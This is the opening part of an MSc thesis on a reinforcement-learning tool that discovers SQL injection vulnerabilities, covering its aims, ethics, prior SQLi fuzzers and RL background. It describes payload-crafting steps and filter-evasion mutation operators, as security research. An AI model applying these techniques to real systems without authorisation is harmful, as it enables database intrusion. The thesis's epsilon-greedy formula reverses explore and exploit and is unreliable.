Imperial College London

IMPERIAL COLLEGE LONDON

DEPARTMENT OF COMPUTING

Reinforcement Learning For Web Security

Author:
Salim Abdullah Al-Wahaibi

Supervisor:
Dr. Sergio Maffeis
Second Marker:
Professor Emil Lupu

Submitted in partial fulfillment of the requirements for the MSc degree in Computing Specialism in Security and Reliability of Imperial College London

September 2022

Contents

Abstract

Penetration testers have used venerability Scanners to test web applications and discover zero-day vulnerabilities. The study present and analyze a novel approach using reinforcement learning to discover SQL Injection vulnerabilities in web application.

The thesis will propose gamification of the payload generation problem for SQL injection. Then, a tool will be designed to interact with the web application and discover SQL injections using a reinforcement learning agent. The study will also introduce two variants that are advancements above the reinforcement learning agent: end-to-end learning agents and federated reinforcement learning agents. The thesis will also test the implemented tool and evaluate its effectiveness in a series of experiments that will compare and contrast different aspects and features of the agent. Furthermore, the study will analyze the tool's effectiveness in production web applications and its ability to discover new vulnerabilities.

The experiment results showed that reinforcement learning could effectively exploit different scenarios and contexts. Moreover, the results showed that using curriculum learning yielded a faster learning curve. Furthermore, the results showed that applying the random network distillation (RND) allowed the agent to explore a broader range in a shorter period and reach the optimal solution quicker. Regarding agent representation, the results indicated a significant advantage of using auto-encoders over traditional textual machine translation. In terms of the end-to-end learning agent, the study showed that the agent could learn which sub-goal to choose and what action to choose based on the sub-goal. In the federated reinforcement learning agent, the study showed a significant improvement in the learning curve between the centralized solution allowing the decentralized, federated agent to exploit faster and more efficiently. Ultimately, the tool uncovered new known vulnerabilities while exposed to production web applications.

Keywords: SQL Injection, Vulnerability Discovery, Reinforcement learning, Curriculum Learning, Federated Reinforcement Learning

Acknowledgments

First, I am extremely grateful to my supervisor Dr. Sergio Maffeis, for his continuous support, and guidance at every stage of the project, and for his insightful comments and suggestions. His knowledge and experience in the field motivated me to continue build and research in the field.

I would like to express my sincere gratitude to Myles Foley for his assistance at every stage of the project and his great comments and suggestions.

I would like to offer my special thanks to my parents for their insightful comments, suggestions and belief in me, as nothing would ever happen without them and for their encouragement and support all through my studies.

Finally, I would like to thank my friends for a cherished time spent together in the labs, and in social settings.

Chapter 1

Introduction

As the demand for data-driven Web-applications rapidly increases, they become naturally more attractive for exploiters to find bugs and vulnerabilities to leverage for unethical goals. These web applications are hugely diverse, causing an explosion of possible user interactions to exploit. The diversity is a result of different architectures that are catered to the application domain, forcing the developer to build their own prevention techniques. However, due to the limitation of the developer's knowledge or lack of best practices, a wide range of vulnerabilities still escape to the production products making them exploitable and possibly misused by end-user.

To find the vulnerabilities in an application, it has to go through penetration testing by security experts to find and raise the vulnerabilities and patch them before it gets misused. The testing quality and the exploitation of the vulnerabilities discovered rely on the tester's expertise and tools. The set of tools a tester uses automates the process of payload generation for vulnerability discovery, allowing it to find and exploit a hole in the application architecture to gain unauthorized access that a typical user should not be able to access. The automation tools typically fuzz the web applications until a generated payload causes the application to deviate from the original behavior and act interestingly depending on the Oracle set by the tester. Such tools suffer from many false positives that occur when the payload causes the application to deviate from the original behavior. However, it does not allow the user to access unauthorized information unethically. But, the tools suffer from false negatives due to the diverse range of payloads with some edge cases that has a very low possibility of being triggered by the fuzzer and can be missed even by domain experts.

The carried study will explore the problems of the automated tools and propose a solution that will mitigate them to have a higher level of confidence in the generated vulnerabilities and exploit more edge cases in the diverse nature of the web applications. To illustrate the proposed approach of generating payloads to exploit vulnerabilities, The thesis will investigate one instance of many different vulnerabilities that share the same features and properties. SQL injection is widely exploited and diverse in its payload, making it an excellent target to explore.

1.1 Motivation Of The Thesis

As introduced in the section above, most of the tools used to generate payloads in-order to find vulnerabilities use fuzzing methods or rule-based test cases. This approach suffers from missing some edge cases when the actions are highly generalized cases and generating false-positive cases; due to the wide range of possible payloads and domain-specific edge cases. Furthermore, these methods tend to have a high number of tests and trials until a payload successfully exploits a system's vulnerability, which is a massive limitation for systems that may contain rate limits that prevent any disruption of availability.

Moving forward from the current methods, new research has revealed the effectiveness of applying reinforcement learning in some web security solutions. However, the application is still mature and new as many web security problems present complex settings.

Different papers in chapter 2 solve different aspects and challenges faced in different domains. Nevertheless, most papers evaluate the tools in a closed form without evaluating the different external factors and changes in the web application. Moreover, most of the systems seen do not extend further to evaluate the effectiveness and importance of building a learning mechanism for the agent to gradually build up the policy and its effect on the reinforced strategy.

1.2 Research Aim And Objectives

Aim

The thesis aims to study the usage of reinforcement learning in the objective of payload generation; to discover new vulnerabilities in web applications. The study proposes a tool that generates payloads to exploit vulnerabilities by exploring different possible RL approaches and evaluating their effectiveness in a set of experiments. The proposed tool generates payloads by interacting with the web application and using a learning policy. It efficiently learns to generate payloads in different cases by transferring the experience learned from one environment to another. The study aims to introduce further the option of scaling the tool into a broader range using federated reinforcement learning and end-to-end learning approaches.

Objectives

The objectives of the thesis are:

- A Gamification will be proposed for the payload generation problem for SQL injection in a reinforcement learning system.
- A tool will be designed to interact with web application and discover SQL injection, with an environment that abstract the communication with the web

application, and a reinforcement learning agent that apply actions and interact with the environment.

- Implement the designed tool with different reinforcement learning approaches.
- Involve the variants in a series of experiments to test different aspects and features and their effectiveness.
- Further advancement on the tool will be implemented to apply end-to-end learning and experiment with its effectiveness against the original tool.
- A Decentralized Collaborative version of the tool will be implemented inspired by federated reinforcement learning.
- Experiment The tool in production web applications to find previously known and zero-day vulnerabilities.

1.3 Abstracted Methodology Of The Research

The methodology followed to conduct the research is based on applying qualitative experiments and evaluating the proposed tool. This includes evaluating the tool under different learning mechanisms and analyzing the learned strategies over different benchmarks and case studies. Moreover, a more comprehensive evaluation is conducted by comparing the tool against various tools that achieve the same objectives as the proposed tool. A detailed description of the conducted experimentation is provided in chapter 6.

1.4 Contributions

In this study, the following contributions are made:

- Gamification of the SQL injection payload generation problem into a reinforcement learning problem, using Markov decision process.
- Conceptual design of an SQL injection vulnerability discovery tool consisting of different reinforcement learning architectures. A proposition is also made for a novel collaborative distributive learning approach to apply federated reinforcement learning to the SQLi problem.
- Based on the above mentioned tool, the study dives into the implementation of the environment, abstracting all the levels of communication with the web application. It includes a crawler to get all possible inputs from the web application and intercept traffic, and an SQL proxy with filtration to get SQL queries executed on the database. Moreover, this project explores the different implementations of reinforcement learning agents, investigating centralized and distributed architectures.

- Experimentation and analysis of the different reinforcement learning approaches and comparison of their exploitation quality using an experimental web application.

- Testing of the developed tool alongside other popular state-of-the-art tools via a controlled web application for ensuring fairness in their comparison. Furthermore, the tool has been tested on real-life web applications, discovering 12 zero-day and other already known hard-to-find vulnerabilities. In total, 30 vulnerabilities where discovered in web applications.

- In progress of publishing a paper at a conference due to the tool's significant achievements in vulnerability discovery and advancement of the reinforcement learning architectures.

1.5 Ethical Considerations

The study's main objectives are to research vulnerability discovery and build a tool that discovers vulnerabilities. There are a few ethical considerations that need to be outlined. The system is developed with the objective of ethical use to find vulnerabilities and disclose them effectively before the vulnerabilities get misused by other users. The tool's primary use is to apply penetration testing effectively by the owner of a web service product or by an agreed third party. According to (28), understanding the ethics around exploiting the vulnerabilities and applying them is within a gray area and inferred mainly by the user to reasonably and ethically disclose any vulnerability. Therefore, if the tool gets misused, it negatively impacts the users as the vulnerability can be crafted and exploited. Hence, the tool must be used with ethical and legal considerations of its implication in mind.

To ensure no harm is made to any of the discovered vulnerabilities, all vendors have been contacted immediately to disclose the vulnerabilities. Furthermore, patches have been advised to the vendors to ensure the vulnerabilities discovered are safely patched. Moreover, to ensure the community using the website are safe, a formal advisory has been published, and international CVE numbers have been requested.

Another ethical consideration is the privacy of the public users. Hence, all production websites that have been tested were open-source projects. A fresh copy has been installed and tested to safely test the system in a fully contained and isolated virtual system with no communication to the internet. This ensures that no harm is done to any external users.

Another aspect is that a distributed collaborative learning approach has been proposed in the implementation of the tool. The approach has been implemented in a way where the different parties can collaborate and at the same time have their data private and unshared with each other. The only shared aspect is the experience update of a global agent that contains an aggregation of the parties' experience and

does not include any data from any parties. This is done by allowing the parties to apply local optimization and learning in their entities and then aggregate the experience gained from each party together without the need to share their data. This aspect of the implementation is crucial to protect different parties from exposing their private SQL queries or disclosing confidential information.

1.6 Research Outline

In this study, chapter 1 firstly introduced the context of the research. Then, the chapter explored the primary motivation, research aim, objectives, and the abstracted methodology carried out throughout the research, along with a summarised research contribution and ethical consideration. In the end, the terminologies used throughout the research have been outlined.

Chapter 2 will introduce the literature and background review on the conducted research of generating payload to discover SQL injections, and analyze the papers to show the points of interest. Moreover, the chapter explores the area of reinforcement learning and the challenges that intersect with the interest of the study objectives. The chapter also explores the state-of-the-art tools in vulnerability discovery that are within the umbrella of web security

Chapter 3 will establish the building blocks of the proposed system, showing the conceptual design of the tool and the main components of the tools. Moreover, the chapter will explore the challenges faced while designing the tool and the proposed solutions. The chapter will then dive into the general process of the tool to achieve the main objective of generating payloads and finding SQL injection vulnerabilities.

Chapter 4 will dive deeper into the environment implementation that covers and abstracts all communication with the web application and provides a textual representation of the web application state. The chapter will introduce the components of the Environment and the process that occurs while running the tool.

Chapter 5 will magnify the implementation of the agent part of the tool and the different approaches proposed in the design chapter. Also, the chapter illustrates the different mechanisms that have been implemented alongside the process that runs within the agent to interact with the environment and its policy of optimizing and tuning according to the environment results

Chapter 6 shows the extensive evaluation of the different approaches. Moreover, the chapter shows the experimentation and comparison with the state-of-the-art, tools to test the effectiveness of the implemented tool. Finally, the chapter shows the results of exposing the tool to a wide range of production web applications and provides a list of the exploited vulnerabilities in the web application.

Chapter 7 concludes by providing a summary of the study and its results, showing the achievement of the current work and providing a stepping-stone for further work from the current achievements.

1.7 Terminology Used Through The Report

- **Reinforcement Learning(RL)**: Reinforcement learning is "the training of machine learning models to make a sequence of decisions. The agent learns to achieve a goal in an uncertain, potentially complex environment"(20)
- **SQL Injection(SQLI)**: A SQL injection attack "consists of insertion or "injection" of a SQL query via the input data from the client to the application"(21)
- **Deep Q Network algorithm(DQN)**: The DQN (Deep Q-Network) "algorithm was developed by DeepMind in 2015. It was able to solve a wide range of Atari games (some to superhuman level) by combining reinforcement learning and deep neural networks at scale"(22)
- **AutoEncoder**:"Special type of neural network that is trained to copy its input to its output. For example, given an image of a handwritten digit, an autoencoder first encodes the image into a lower dimensional latent representation, then decodes the latent representation back to an image. An autoencoder learns to compress the data while minimizing the reconstruction error"(23)
- **Recurrent Neural Network(RNN)**:"Type of artificial neural network which uses sequential data or time series data. These deep learning algorithms are commonly used for ordinal or temporal problems, such as language translation, natural language processing (nlp), speech recognition, and image captioning"(24)
- **Markov Decision Process(MDP)**:"Discrete-time stochastic control processes used for a variety of optimization problems where the outcome is partially random and partially under the control of the decision maker. Markov decision processes extend Markov chains with choice and motivations; actions allow choices, and rewards provide motivation for actions"(25)
- **Bellman Equations**:"Set of equations that can be used to find optimal q value in order to find optimal policy , and thus a reinforcement learning algorithm can find the action a that maximizes Q(s, a)"(26)

Chapter 2

Background And Literature Review

This section canvasses the different related works that cover the objectives outlined in chapter 1. This includes the past proposed Systems in the field of SQL injection. This is done to understand the state-of-the-art tools in the field and the advantages and limitations of their implementation. The sections below have been categorized into the parts that stimulated the objectives of this research.

Section 2.1 introduces SQL injection and shows the work of applying different methodologies to generate SQL injection payloads. The papers also convey the set of metrics and benchmarks that have been used in the past; to compare the different tools and assess their performance.

Section 2.2 introduce the field of reinforcement learning. Then, the section shows the past work related to the different reinforcement learning applications. This includes the similar proposed tools in the field, alongside the challenges and limitations in applying reinforcement learning in the domain. Furthermore, the section introduces the sub-field of text-based reinforcement learning and its challenges, showing the novice implementations of using natural language task learning in the field of reinforcement learning. Moreover, the section includes papers that discuss novel approaches to improve the reinforcement learning performance, and boosting the convergence of finding a policy in training. Then, the section introduces papers on guiding the reinforcement learning agent to boost its performance. In the end, random network distillation has been explored to boost the performance in a high dimensional state and action.

Section 2.3 introduces a survey and a review on the work of curriculum learning and the different approaches and methodologies used to create a curriculum for the agent to boost its learning in a training phase. Moreover, the papers show the evaluation metrics and analysis of the agent learning phase.

Section 2.4 introduces the field of federated learning, its application in deep learning, and possible ways of integrating the approach into reinforcement learning.

2.1 SQL Injection

Introduction

SQLI (SQL Injection) is "the vulnerability that results when you give an attacker the ability to influence the Structured Query Language (SQL) queries that an application passes to a back-end database."(17). The vulnerability has been ranked as one of the top common exploited vulnerabilities in web applications due to the wide range of possibilities to craft a payload, which takes advantage of influencing the query results and extracts data unethically. SQLI can be caused by incorrectly handling data received from inputs while building dynamic SQL statements.

SQL Injection Payload

Generating a payload that can influence the output of the database request has to be crafted based on the technologies used in the web application. Abstractly, the steps of generating a payload are as follows:

- Finding possible inputs within forms and dynamic links that are possibly causing interaction with the database.
- Submit crafted inputs that will cause a change of the SQL statement to escape the current context of the statement. The crafted inputs mainly depend on the technologies used in the logic and database part of the web application.
- Observe the changes in the response to look out for any behavior-changing caused by the crafted payload.
- Build on the payload until proof of exploitability is seen, such as data extraction, data changes, or time of response changes.

SQLI can be leveraged for many different objectives. One of the most common objectives is information disclosure and data tempering by misusing the inputs. Moreover, other possible objectives are elevating privilege by overriding the authentication or simply applying denial of service to disrupt the database availability.

Prevention Mechanism

In order to prevent SQLI from happening, numerous countermeasures are implemented to cater to the diverse range of SQL injection cases. The common countermeasures are:

- Input filters to sanitize suspicious payloads.
- Prepared statements to define the structure of the SQL statement and prevent any escape of context.
- Perform analysis on the server code to detect possible input data flow that is poorly handled.

- Web application firewalls to detect any anomalies in the inputs.
- Rate limit to prevent the disruption of the database availability.

Input filters are one of the most commonly used methods to prevent SQLI from happening. However, these countermeasures are occasionally wrongly implemented, which raises the possibility of further exploiting the vulnerability by escaping the countermeasures imposed in the web application. Nevertheless, due to the complexity and requirements of accepted inputs, the implementation of a filter can easily be wrongly misused by forgetting edge cases that escape any sanitization and filters that have been implemented.

Literature Review

This section introduces the tools and methodologies in the literature on payload generation to exploit SQL injections in web services. (5),(6),(7) introduced a fuzzing-based tool that works on generating payloads that can potentially reveal an SQL injection at the injection point. (5) proposed an architecture that is mainly oriented around the crawler to find possible injections, and reduce the possibilities by filtering handpicked unwanted extensions. On the other hand, (6) and (7) proposed an architecture based on mutationally fuzzing the system under testing using essential parts of the SQL language. Moreover, (12) and (13) proposed a tool based on reinforcement learning agents that work to generate and mutate a payload.

Design And Implementation Of An Automatic Scanning Tool Of SQL Injection Vulnerability Based On Web Crawler(5)

The paper introduces a tool that automatically detects SQL injection based on a proposed web crawler designed and optimized to find inputs that lead to exploiting SQL injections. The paper's primary focus is optimizing the crawler to improve the accuracy of the generated results.

The crawler implemented applies different strategies that can be chosen by the user, such as depth-first, breadth-first, or random priority. As part of the crawling process, it performs multiple optimizations, such as regex filters of unintended dynamic links that get removed to reduce the number of inputs to be checked. The crawler applies a bloom filter to efficiently query a given URL in an input. The detection part of the crawler applies grammatical features of the SQL language to attack the web application. The method applies mutational fuzzing on the inputs and stacking the SQL statements. The statements are pre-defined as heuristics of possible payloads that exploit a wide range of different contexts.

CMM: A Combination-Based Mutation Method For SQL Injection(6)

The author proposes a technique that applies mutational fuzzing to generate test cases that exploit the system to find SQL injection. The proposed method applies the combinatorial mutation method to generate test sets by applying t-way and variable

strength combinatorial testing. This method stimulated better results in its evaluation, scoring better results in terms of F-measure and efficiency metrics. The method proposed has a higher likelihood of triggering vulnerability when used against input sanitization and filtering. The method uses the same mutational operators used in the SQLMap tool. The mutational methods are:

- **Commenting**: Adding comments middle of the keyword or in between.
- **String Tampering**: Convert a string into char ASCII encoded or hex representation.
- **Spacing**: Add extra or remove spacing.
- **Encoding**: Encode into different HTML and SQL-based encoding.
- **Apostle**: Change the apostle in strings.

Automated Testing For SQL Injection Vulnerabilities: An Input Mutation Approach(7)

In this paper, the author introduces an automated testing tool that applies mutational and generative methods to a payload until it exploits a vulnerability in input or reaches a maximum number of trials. The author's mutational methods are categorized into behavior-changing operators, syntax repairing operators, and obfuscation operators. The mutational operators are:

- **Behaviour Changing Operators**:
  - Adding OR Statement.
  - Adding AND Statement.
  - Adding semicolon followed by additional SQL statement.
- **Syntax Repairing Operators**:
  - Add opening and closing parenthesis.
  - Adding commenting in the statement.
  - Add different types of quotes.
- **Obfuscation Operators**:
  - Applying spaces encoding.
  - Applying character encoding.
  - Applying HTML encoding.
  - Applying percentage encoding.
  - Rewrite Boolean condition while preserving the truth value.
  - Obfuscate by capitalization of keywords.

Simulating SQL Injection Vulnerability Exploitation Using Q-Learning Reinforcement Learning Agents(12)

This paper proposes a reinforcement learning setting to exploit SQL injection under a simplified and unified setting. The setting defined by the author is to capture the flag problem, where the agent needs to get a unique token from the database as a proof of concept of exploiting a SQL injection. The environment is further simplified by assuming only one vulnerable input in the website. The database is static with unified tables and column names. It contains only three data types: integer, string, and date-time. Furthermore, the study exposes only the inputs that lead to a select query to restrict the space of states generated.

The author proposed two different architectures for his agents. The first includes a tabular Q-value method, which stores all values in a table and gets updated incrementally using the Bellman equation. The second approach introduced replaces the tabular form with a neural network approximator. This approximation captures the state features and generates a Q-value for each possible action as an output.

SQL Injections And Reinforcement Learning: An Empirical Evaluation Of The Role Of Action Structure(13)

The paper introduces the problems of exploiting SQL injection, the challenges of the wide range of payloads that can be constructed, and the hardness of exploiting complex edge cases in customized web security measures. The Authors proposed a customized controlled environment where the agent can apply its actions. The constructed environment represents a capture-the-flag structure where the agent must exploit the input to gather a piece of sensitive information extraction from the database.

The paper proposed and evaluated two agent architectures interacting with the built environment. The first agent is an agent that applies high-level actions that are syntactically correct, whereas the second agent applies unstructured keywords to generate SQL statements. The environment uses a mocked web server that queries a database. The static database contains a token that the agent needs to read by evading the dynamic input and retrieving the token's value. The web server contains a few different SQL statements executed when the dynamic links executed.

2.2 Reinforcement Learning

Introduction

The nature of exploiting and finding a vulnerability requires learning cumulative knowledge; to understand the effect of different actions on the web application. This type of learning requires direct interaction with the web application to understand the dynamics and the logic of the web application, which can be seen from the change of the web application feature state returned to the learner. In this learning

instance, the learner's behavior is directly influenced by the environmental response.

Reinforcement learning(RL) is a "computational approach to understanding and automating goal-directed learning and decision making"(3); this is done by "learning what to do -how to map situations to actions- so as to maximize a numerical reward signal"(3). The main objective of this category of machine learning is to maximize the reward signal incentivized by the environment interaction to complete a goal or set of goals. Reinforcement learning contains two main components:

- **Environment**: Used to represent the system that the agent interacts with and produce the environment state dynamics resulting from agent actions and the reward signal to motivate the agent to accomplish a set of goals needed.
- **Agent**: The learner tries to maximize the reward through interaction and planning.

The environment component sets the goal by motivating the agent using a reward. The reward can be seen as an immediate gain achieved after performing a single action and cumulatively a long-term reward(also called return) which is the gain of a sequence of actions and interaction. To describe the environment computationally, it gets represented as a Markov decision process, where the states characterize the process and all relevant information from the history. Moreover, the state represents all the features needed for the agent to define its policy and recognize similar situations.

The agent component learns by following an initially random policy due to uncertainty. It then evaluates the policy based on the rewards that can motivate or penalize based on the applied actions in given situations. The policy defines the mapping from a given state to the action to be applied. The evaluation is then made by keeping track of the value function representing the value of the action applied to the state in the long term. By applying the Bellman equation updates, the policy iteratively gets evaluated and improved based on the value function computed by interacting with the environment. The Bellman equation is:

$$BellmanEquation = R(s_t, a_t) + \gamma \sum_{s_{t+1}} P(s_t, a_t, s_{t+1}) V(s_{t+1}) \tag{2.1}$$

One of the main features of this type of learning is the interaction between the agent and the environment to strengthen and update the agent's belief of the environment and improve the return outcome when encountering similar situations. Figure 2.1 shows the interaction between the agent and the environment.



Figure 2.1: Reinforcement learning interaction(3)

As the learning agent interacts to learn, it faces many challenges that the field explores and solves. One of the main challenges is the trade-off between exploring the effect of different actions in different situations versus exploiting the best action to be applied to a situation based on the evaluated policy to maximize the reward and achieve the goal. In this challenge, the agent uses exploration to improve the return and find better strategies and exploits using its experience. Another major challenge faced in the reinforcement learning field is the explosion of the number of states, which complicates the learning mechanism by facing new representations of states and new situations, which lead to weak or insufficient sampling of states to adapt to the environment dynamics.

Learning Mechanism

To make the agent apply a meaningful strategy in favor of the long-term reward, the agent will have to undergo iterative evaluation and improvement of the actions taken until the policy converges to an optimal policy, where a further evaluation of the policy does not improve the current policy. The updates and evaluation method is chosen based on the dynamics of the environment. In the setting where the entire state and transitions rewards are known to the agent, the dynamic programming method is applied to update the policy based on the reward to be received when choosing each action weighted based on the certainty of transition from one state to another state as a result of taking action. The second setting is when the transition and dynamics of the environment are unknown to the agent. Hence, the updates need to be made solely based on the reward achieved after performing an action(Monte-Carlo updates). When the goal is reached, the return is used to update the value of the states in the history of agent actions, which results in the value of the state being the mean of all returns when that state is visited. This mechanism faces the problem of not knowing the primary source that triggered the reward and hence rewards all of the states observed in the sequence equally and can only be applied when the goal is episodic and ends the infinite sequence. The third and last setting is when the transition and dynamics of the environment are unknown to the agent and can be in infinite sequence (non-episodic setting). The agent performs its updates iteratively after each action by bootstrapping the expected return (TD learning).

Architectures Of The Learning Agent

The architecture of the learning method depends on the state and action space of the environment that the agent has to interact with. As introduced above, to make the agent adapt to an optimal policy, it has to interact with the environment and update its belief based on the reward received from the interaction. This requires a tabular form to store the values and evaluate the policy based on the values. The updated values are the Q-values, representing the quality of the action taken in a given state. As the state and action space explodes beyond what can be represented, it becomes infeasible to apply the value updates in a large space in terms of the time of convergence and memory storage. Hence we estimate the value function using

function approximation and update the value function approximated incrementally from the interaction using gradient descent. A function approximator can take many forms, such as the linear combination of features and a non-linear neural network.

Exploration-Exploitation Policy

To allow the agent to reach the optimal solution to the problem, the agent has to try all possible actions at every timestamp. However, this can be infeasible in significant large action-state space. Therefore, the agent has to build up knowledge of the chosen action by sampling some of the actions to build up sufficient knowledge of the environment dynamics. There are two ways the agent can learn the system: exploitation and exploration. If the agent uses one policy without the other and decides only to exploit it, it will make it possible to reach an optimal local solution. Hence, it will not be an incentive to look for a better solution. Conversely, if the agent only explores, then the agent will have a low average return and will never use the gained knowledge (aka random agent). Therefore, the agent has to balance between the two extremes using a devised policy that allows the user to explore the state-action space, and allow the user to exploit its experience to get a high average reward. One policy that implements the tradeoff between two extremes is Epsilon-Greedy. Where the agent tends to exploit with a given probability and explore with one minus the given probability:

$$EpsilonGreedy = \begin{cases} \varepsilon & exploit \\ 1-\varepsilon & explore \end{cases} \tag{2.2}$$

The value of epsilon gets decayed over time to gradually exploit as the approximation gets more accurate until we fully exploit it eventually.

Deep Reinforcement Learning

Deep Q-networks (DQN) has been a significant achievement in reinforcement learning as it combines the power of deep learning and reinforcement learning. As the state-action gets drastically large, we replace the Q-values tabular form with a function that takes the state as input and returns the actions' Q-values. The function approximator can take the form of a neural network that gets incrementally tuned to approximate the Q-values correctly. The neural network gets optimized to reach the target return value:

$$(s_t, a_t) + \gamma max_{a'} Q^{'}(s, a^{'}) \tag{2.3}$$

Using the above equation 2.3, we optimize the loss between the target and the predicted Q-value:

$$Loss = R(s_t, a_t) + \gamma max_{a'} Q^{'}(s, a^{'}) - Q(s, a) \tag{2.4}$$

However, optimizing the function approximator using the typical gradient descent approach tends to result in unstable updates due to catastrophic forgetting and constantly changing target values at every network tuning. Hence, The algorithm uses

two neural networks named Q-target and Q-online. The main objective of the two networks is to freeze the target value in the Q-target network, and apply our optimization on a stable unchanged q-target for a few timestamps to tune the Q-online network. Then, we copy the Q-online parameters to the Q-target to synchronize and update the target values. This approach enable a stable gradient descent. Figure 2.2 shows a summary of the whole DQN process.



Figure 2.2: DQN training process

Literature Review

The sections below explore the reinforcement learning field's uses, and the challenges mitigated in some of the relevant applications. (11) proposed a tool to generate payloads to find XSS vulnerabilities based on a reinforcement learning multi-agent architecture. Where (14) and (15) investigated the challenges of having text-based reinforcement learning and proposed a novel approach to mitigate the challenges. Furthermore, (15) reviewed the different approaches on translating text-based states into a numerical state using traditional and machine learning approaches. (10) proposed a technique that can boost and stabilize the performance of reinforcement learning for complex and sensitive applications. The approach uses a statistical static method as a tutor to the agent at the first stages until the agent starts to stabilize by itself. (31) introduces a novel approach that helps incentivize the agent to explore more intelligently beyond the epsilon greedy policy by tracking the frequency of visitation.

2.2.1 Reinforcement Learning In Web Security Application

Haxss: Hierarchical Reinforcement Learning For XSS Payload Generation(11)

The paper proposes a new tool that approaches the problem of generating XSS payloads using reinforcement learning. The tool contains a hierarchical reinforcement learning agent with each agent separated to focus on a set of goals. The paper introduced a micro-benchmark to compare the proposed tool against the state-of-the-art tools in generating XSS payloads.
The tool implemented used the environment component to abstract the details of sending and getting requests and generate the payload based on the actions chosen by the agent. This created the advantage of making the agent focus on a high-level action and reduced the complexity of the agent implementation. The specialized agents implemented in the tool are:

- **Escape Agent**: Used to escape the current context of the sink.
- **Sanitation Agent**: Used to escape the sanitation done by the web application on one or more components in the payload.

To create a flexible tool for different web applications and situations, the tool enforces exploration by resetting the epsilon greedy value. The paper introduced a benchmark using easy-to-crawl forms with different difficulties to test the agent effectiveness and for comparison against the other tools available in the domain. To identify the point where the tool learned the task, the author introduced a winning criterion of 14 successive wins in a task and a loss criterion when it losses to achieve the task after 200 episodes.

2.2.2 Text Based Reinforcement Learning

Text-based reinforcement learning is a subarea in the reinforcement learning field that bridges the gap between natural language task learning and reinforcement learning. This subarea is mature and remains steady primarily due to the complex nature of the problem and the hardness of optimizing its learning. Building an agent that learns to apply actions from text representation raises several challenges that must be addressed to allow the agent to interact with the environment. The first challenge is representing the state and features observed by the agent from the textual context. The state, in this case, is in a sequence of words that holds a semantic representation of the changes occurring within the environment. The second challenge is the ability to transfer the learning and generalize the situations under different environment dynamics; due to the large space of possible actions and large state to be faced by the agent.

Building a state vector from an unfixed length of a sequence of words requires converting the text into a vector of fixed-length features. This sub-problem has been researched in the natural language field, and several methods have been produced to deal with the problem, such as:

- **One-Hot Encoding**: Representation vector that assigns a 0 to all words except for one word.
- **Bag-Of-Words**: Representation vector that contains the frequency of words in the text provided.
- **Bag-Of-Bigrams**: Representation vector that contains the frequency of n-grams in the text provided.
- **Deep Learning Autoencoder**: A representation vector that performs self supervised learning on a dataset, to train an encoder to digest the sequence of text and a decoder to predict the text again given the digest. The fixed digest provided by the encoder is the feature representation vector representing the sample sequence of text provided.

The auto-encoder is made up of recurrent neural networks(RNN). A recurrent neural network is a "type of artificial neural network which uses sequential data or time-series data. These deep learning algorithms are commonly used for ordinal or temporal problems, such as language translation, natural language processing (NLP), speech recognition, and image captioning"(1). The auto-encoder is built from two RNNs stacked over each other. Figure 2.3 shows the architecture of a simple auto-encoder.



Figure 2.3: Autoencoder architecture(2)

The input of the encoder input is the sequence of word embedding, and the output is a fixed-length feature representing the text. On the other hand, the decoder uses the fixed representation as an input and outputs the sequence of word embedding. An auto-encoder requires self-supervising learning by using data without labels as a source and incrementally optimizing the models based on the errors made by the decoder compared to the original sample data.

LeDeepChef: Deep Reinforcement Learning Agent For Families Of Text-Based Games (14)

The paper introduced the challenges faced with a text-based reinforcement learning setting, where the environment produces a textural partial observed state to the agent. The author proposed an architecture that can utilize the textural setting to

understand the environment feedback on each timestamp and build a representational state vector for the agent to build a policy. Other challenges that the author resolved were the sparsity and explosion of large states and actions in the text-based setting.

The architecture proposed ranking the actions that can be applied in a given state using a Q-value neural network. Using RNN(recurrent neural network) to solve the given text's partial observability issue, the author represented the state through recurrency over time steps. Furthermore, to resolve the explosion of the number of actions at a given state, the proposed architecture generalized the actions to high-level action to improve the performance and stabilize the optimization process.

Language Understanding For Text-based Games Using Deep Reinforcement Learning (15)

The author introduced the challenges faced with text-based environments in reinforcement learning, where the language poses a barrier to understanding the state of the environment and the changes occurring as a result of the agent interaction. The paper compares different approaches to automating the machine translation of the text into a representable vector that the agent can work with. The approaches included in the comparison are bag-of-bi-grams, bag-of-words, and an approach proposed by the authors using a recurrent neural network that converts a sequence of the token into a fixed representable vector.

